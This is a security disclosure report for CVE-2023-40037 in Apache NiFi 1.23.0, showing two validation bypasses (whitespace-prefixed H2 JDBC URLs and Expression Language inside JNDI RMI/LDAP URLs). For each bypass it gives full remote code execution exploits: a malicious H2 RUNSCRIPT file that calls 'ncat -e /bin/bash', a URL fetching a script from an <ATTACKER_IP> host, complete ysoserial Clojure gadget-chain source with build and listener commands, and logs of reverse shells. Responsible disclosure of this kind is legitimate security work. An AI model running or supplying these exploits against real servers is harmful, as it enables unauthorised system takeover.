

Apache NiFi Disclosures

Version 1.23.0

Environment:

- Apache NiFi 1.23.0
- Ubuntu Linux
- Windows Server



Setup - Linux:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.23.0/nifi-1.23.0-bin.zip
unzip nifi-1.23.0-bin.zip
cd nifi-1.23.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “<https://127.0.0.1:8443/nifi/>” with the above credentials.

Setup - Windows:

In order to setup the environment, Java 8 was installed on a Windows Server machine, the NiFi Application was downloaded and uncompressed from <https://dlcdn.apache.org/nifi/1.23.0/nifi-1.23.0-bin.zip> and the following commands were run:

```
cd nifi-1.23.0/bin
./nifi.cmd set-single-user-credentials admin 123456789012 123456789012
./nifi.cmd run
```

Once the server is started, the interface can be accessed on “<https://127.0.0.1:8443/nifi/>” with the above credentials.

Findings:

1. CVE-2023-40037: Incomplete Validation of JDBC and JNDI Connection URLs

1.1. Whitespace JDBC URL Bypass

Description:


After the patch fixing “CVE-2023-34468 - Potential Code Injection with Database Services using H2”¹ it was identified that the “HikariCPConnectionPool” Controller Service can still be used to leverage the H2 Database JAR, that is shipped by default with Apache NiFi, in order to execute arbitrary Java code resulting in Remote Code Execution (RCE).

This bypass occurs because an attacker may insert whitespaces (e.g. space, tab, etc.) before a JDBC URL that circumvent the filter, but are removed at runtime resulting in a valid H2 URL.

Note: The “DBCPConnectionPool” Controller Service is not vulnerable as it does not accept whitespaces in the URL.

Proof of Concept:

After the fix for CVE-2023-34468, if we try to insert the malicious H2 URL normally in a “HikariCPConnectionPool” Controller Service we get the following error:




In order to bypass this we will need to insert whitespaces (e.g. space, tab, etc.) before a JDBC URL.

Example Property-Value pairs:


Property	Value
Database Connection URL	<WHITESPACE>jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;
Database Driver Class Name	org.h2.Driver
Database Driver Location(s)	work/nar/extensions/nifi-poi-nar-1.23.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.2.220.jar

Note: The “<WHITESPACE>” element from the example above needs to actually be replaced with a whitespace (e.g. space, tab, etc.) in order to work.

¹ <https://nifi.apache.org/security.html#CVE-2023-34468>




And now the Service can be enabled successfully.



Note: The “Database Connection URL” property can also be given the value “**<WHITESPACE>**jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;**INIT=RUNSCRIPT FROM "http://<ATTACKER_IP>/"**” to automatically create and execute the malicious Java Procedure on the initialization of the connection.

Now, in order to leverage the malicious connector, we will insert an “ExecuteSQL” processor and a connected “Output Port”:



Note: Other “SQL” Processors may also work to perform the exploit.

The “ExecuteSQL” processor will have the following Property-Value pairs:

Property	Value
Database Connection Pooling Service	HikariCPConnectionPool
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'

Note: In this case our “HikariCPConnectionPool” has the default name “HikariCPConnectionPool”.

Configure Processor | ExecuteSQL 1.23.0

Stopped

SETTINGS | SCHEDULING | **PROPERTIES** | RELATIONSHIPS | COMMENTS

Required field 🔄 +

Property	Value
Database Connection Pooling Service	HikariCPConnectionPool
SQL Pre-Query	No value set
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'
SQL Post-Query	No value set
Max Wait Time	0 seconds
Normalize Table/Column Names	false
Use Avro Logical Types	false
Compression Format	NONE
Default Decimal Precision	10
Default Decimal Scale	0
Max Rows Per Flow File	0
Output Batch Size	0

CANCEL APPLY


The malicious H2 SQL file ("rce.sql") that will be run via the "RUNSCRIPT" statement has the following content:

```
CREATE ALIAS SHELLEXEC2 AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC2('ncat -e /bin/bash 127.1 5555')
```

We will also need to start a HTTP server to serve the malicious SQL file. For example, using a python server:

```
python3 -m http.server 4444
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:



On the left we can observe the Python server sending the “rce.sql” file and on the right we can see the reverse shell that returned back to the attacker on port 5555:

```
nobody@tester:/tmp/H2_exploit$ cat rce.sql
CREATE ALIAS SHELLEXEC2 AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime()).exec(command).getInp
utStream().useDelimiter("\\A");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC2('ncat -e /bin/bash 127.1 5555')
nobody@tester:/tmp/H2_exploit$
nobody@tester:/tmp/H2_exploit$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [02/Aug/2023 08:29:06] "GET /rce.sql HTTP/1.1" 200 -

nobody@tester:/tmp$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@tester:/tmp$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 44854

id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adn),24(cdrom),27(sudo),30(dip),46(plugd
ev),120(lpadmin),132(lxd),133(sambashare)

pwd
/home/guest/Desktop/Apache_NiFi/nifi-1.23.0
```

1.2. JNDI URL Bypass via EL Elements


Description:

After the patch fixing “CVE-2023-34212: Potential Deserialization of Untrusted Data with JNDI in JMS Components”² it was identified that the Expression Language elements can be used in the JNDI URL field to bypass current restrictions and point the Apache NiFi application to rogue LDAP/RMI servers in order obtain Remote Code Execution (RCE).

This bypass occurs because an attacker may insert EL elements (e.g. “ldap:\${x}//IP:PORT”, “rmi:\${x}//IP:PORT”, etc.) in a JNDI URL that circumvent the filter, but are removed at runtime resulting in a valid LDAP/RMI URL.

Proof of Concept:

In this example we will add a “ConsumeJMS” Processor to our NiFi project:




After the fix for “CVE-2023-34212”, if we try to insert the malicious RMI or LDAP URL normally, in a “JndiJmsConnectionFactoryProvider” Controller Service or “ConsumeJMS” Processor, we get the following error:

The screenshot shows the 'Configure Processor' interface for 'ConsumeJMS 1.23.0'. The processor is 'Stopped'. The 'PROPERTIES' tab is active, showing a table of properties. The 'JNDI Provider URL' property is highlighted in yellow and contains the value 'rmi://aaaa'. Below the table, the 'Verification Results' section shows a red error message: 'Perform Validation Component is invalid: 'java.naming.provider.url' validated against 'rmi://aaaa' is invalid because URL scheme not allowed. Allowed URL schemes include [file, jgroups, t3, t3s, tcp, ssl, udp, vm]'.

Property	Value
Timeout	1 sec
Error Queue Name	No value set
Record Reader	No value set
JNDI Initial Context Factory Class	com.sun.jndi.rmi.registry.RegistryContextFactory
JNDI Provider URL	rmi://aaaa
JNDI Name of the Connection Factory	aaaa

² <https://nifi.apache.org/security.html#CVE-2023-34212>

In order to bypass this, because the validation component looks for the element “://” we can insert an Expression Language (EL) element between these characters (e.g. “:#{x}//”) in our malicious URLs.



The “ConsumeJMS” processor will have the following Property-Value pairs if we want to send serialized payloads via the LDAP protocol:

Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.ldap.LdapCtxFactory
JNDI Provider URL	ldap:#{hacker}//127.0.0.1:4444/o=/Clojure2
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.23.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar

Or the following Property-Value pairs if we want to send serialized payloads via the RMI protocol:

Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.rmi.registry.RegistryContextFactory
JNDI Provider URL	rmi:#{hacker}//127.1:5555/aaaa
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.23.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar

Configure Processor | ConsumeJMS 1.23.0

Stopped

SETTINGS SCHEDULING PROPERTIES RELATIONSHIPS COMMENTS

Required field

Property	Value
Record Reader	No value set
JNDI Initial Context Factory Class	com.sun.jndi.rmi.registry.RegistryContextFactory
JNDI Provider URL	rmi:\${hacker}//127.1:5555/aaaa
JNDI Name of the Connection Factory	aaaa
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.23.0.nar-unpacke...
JNDI Principal	No value set
JNDI Credentials	No value set

Verification Results

✓ Perform Validation
Component Validation passed

Note: Although the parameters “Destination Name” and “JNDI Name of the Connection Factory” are mandatory, they can have any value.

Note 2: In this example we will focus on the RMI exploitation method.

Now, in order to exploit the Java Deserialization vulnerability, we will need to setup a malicious RMI server that the NiFi components will connect to.

We will use the “Ysoserial”³ software to serve the malicious Java Serialized Objects via a JRMP Listener. In order to setup the software we will need to modify the version of the Clojure package used (by default “Ysoserial” uses Clojure version 1.8.0) in order to be compatible with the version that is shipped by default with Apache NiFi (1.11.1).

We will also need to add the following Java code to “ysoserial” in order to obtain a compatible deserialization payload. We will name this file “Clojure2.java”:

```
package ysoserial.payloads;

import java.util.Arrays;
import java.util.Map;

import clojure.lang.Iterate;
import ysoserial.Strings;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;

/*
Gadget chain:
  ObjectInputStream.readObject()
    HashMap.readObject()
      clojure.lang.ASeq.hashCode()
        clojure.lang.Iterate.first() -> null
*/
```

³ <https://github.com/frohoff/ysoserial>

```

        clojure.lang.Iterate.next() -> new Iterate(f, null,
UNREALIZED_SEED)
        clojure.lang.Iterate.first() -> this.f.invoke(null)
        clojure.core$constantly$fn__4614.invoke()
        clojure.main$eval_opt.invoke()

Requires:
  org.clojure:clojure
  Versions since 1.8.0 are vulnerable; for earlier versions see Clojure.java.
  Versions up to 1.10.0-alpha4 are known to be vulnerable.
*/
@Dependencies({"org.clojure:clojure:1.11.0"})
@Authors({ Authors.JACKOFMOSTTRADES }) // And pimps "https://www.github.com/pimps"
public class Clojure2 extends PayloadRunner implements ObjectPayload<Map<?, ?>> {

    public Map<?, ?> getObject(final String command) throws Exception {

        //          final String[] execArgs = command.split(" ");
        //          final StringBuilder commandArgs = new StringBuilder();
        //          for (String arg : execArgs) {
        //              commandArgs.append("\" \"");
        //              commandArgs.append(arg);
        //          }
        //          commandArgs.append("\"");

        //          final String clojurePayload =
        //              String.format("use '[clojure.java.shell :only [sh]]
(sh %s)", commandArgs.substring(2));

        String cmd =
Strings.join(Arrays.asList(command.replaceAll("\\\\", "\\\\").replaceAll("\"", "\\").s
plit(" ")), " ", "\"", "\"");

        final String clojurePayload =
            String.format("use '[clojure.java.shell :only [sh]] (sh %s)", cmd);

        Iterate model = Reflections.createWithoutConstructor(Iterate.class);
        Object evilFn =
            new clojure.core$comp().invoke(
                new clojure.main$eval_opt(),
                new
clojure.core$constantly().invoke(clojurePayload));

        // Wrap the evil function with a composition that invokes the payload, then
throws an exception. Otherwise Iterable()
        // ends up triggering the payload in an infinite loop as it tries to compute the
hashCode.
        evilFn = new clojure.core$comp().invoke(
            new clojure.main$eval_opt(),
            new clojure.core$constantly().invoke("(throw (Exception. \"Some text\"))"),
            evilFn);

        Reflections.setFieldValue(model, "f", evilFn);
        return Gadgets.makeMap(model, null);
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(Clojure2.class, args);
    }
}

```

We will use the following commands to setup the software:


```

git clone https://github.com/frohoff/ysoserial
cp Clojure2.java ysoserial/src/main/java/ysoserial/payloads/
cd ysoserial
sed -i 's/<version>1.8.0</version>/<version>1.11.0</version>/g' pom.xml
export JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64/
mvn clean package -DskipTests

java8 -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 5555 Clojure2
'ncat -e /bin/bash 127.1 6666'

```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:



On the left we can observe the RMI server sending a Java Serialized Object of type “Clojure2” and on the right we can see the reverse shell that returned back to the attacker on port 6666:

```
nobody@tester:/tmp$ java8 -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 5555 Clojure2 'ncat -e /bin/bash 127.1 6666'
* Opening JRMP listener on 5555
Have connection from /127.0.0.1:55352
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection

nobody@tester:/tmp$ nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 127.0.0.1 58728

ld
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)

pwd
/home/guest/Desktop/Apache_Nifi/nifi-1.23.0
```